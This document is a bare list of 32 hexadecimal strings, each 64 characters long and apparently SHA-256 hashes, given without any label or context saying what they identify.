259a78122ef51ae503059143bf36941fc6090be83213d196ba3051ba36a0b2a1

26564c23530dd14e0042e074f4178a5b2ad6fc8f51f10138fc39941a6303bff9

29453fa1772b6d7d33842d6abbe0cb55c4a4b66a00f43284c8724d7c16749a7d

2a072d9ce63a94d2530cf9f18a232c6a09f6c7bdff9dbe27faceef53604145ea

2c02d3d3fadd76f9d21f5c093459ddc0045c94f17679269eb7a2990a1a88cb42

2d55000bb5cb9e3e1f137810c2e1eb899f68c40e4a6f6307f226c7b8af208abd

2ded2f3b5b5b6155ce818893c67887cbfa8b539be6c983e314ccf2177552da20

2e89436b355550ceb361fac1b03b78b71eda11d25f26223ac5c8c34ed8972a05

32b0e6394b110860371da5541946a6dcc85358a3951eddc86fdaf5794527c150

33934fcfae5760316b3f40e013cbb03d8086f8c30f9a4ba9bed3f9486a530796

34d86602882e86f8aaaeb7513126c8579a4489f2be31c279188e2f2ca8a0e141

390162dae62a0347e35cf5dad093cfc2f7d4ded62fba9d2df7af6133feb41ee0

3ef8602579c6b145fbaafc8970b4c9a6e7bebd11eb5e37eecaa67b4572c6038b

420acd7e8598fe994b59bf5d30f89e1c11b36cbef464a4786694cf9eada8dd4c

42b4c39179f76ea9eb5835b55a3cf4d8dbb29d42ee0622ad2e89ca48d01e8988

42eed03907c9dfa0e566fbe5968cdb5a1b7b5e18521f7327185ed2208c6c29b4

46a39da996b01e26ddd71d51c9704de2aa641cd3443f6fe0e5c485f1cd9fa65d

47d929c69bfd8d8efb9c280eabec2f73d4bddf1c3c30120c3fb6334623469888

505ef8cbc1271ce32f0c473468d75a1aba5073c37b2e6b49293ddc9efcb4ac96

5230453eeb98c5a183129ed8b918b429e96020887302ba30941c408108a1ab84

5363220b532d7da378b338e839a501ae5c006cc03c8b2d3627c480d64deb1221

558f33d478091993e5b5921604f8c3873efc87f551fddf61612b5c64d5b610f6

55c76f4f93f9e155fbb6a28447f97c1ccda0081061dc3cb9973d42c1686964b7

56c8246819f7de5cba91001793831441d4ce998ccb8237cb96c9f52e88ea384b

59bddb5ccdc1c37c838c8a3d96a865a28c75b5807415fd931eaff0af931d1820

5ac627f8964d3b9cad69f21e3b8f27305f1f68f49e4f4fae2c73949a04b32692

5ccc76ae1cdf668ba7f89c6cbd0bad44f148cbee736320ead237262ba170ffba

5cd4401c1dae9b9ecd75c96ab29dc64ce40bef3acc6faf7c001ff98ebd3b3413

5cd72eaf555813f1ee187def594584f5cfc6a5e83086f35e281327b5210adffb

5f8293eda9fb40684caddf576eba6c81f3a06911ca9e4ecf84ede3b2891cff5e

6c258151c593268c13c252d8f275192a6f7a74d5de5754f2cf20fb94be7ee6ea

0458e168baa4fa5942892065925ac82b12245551b539d54c2884b3a21c2699d8

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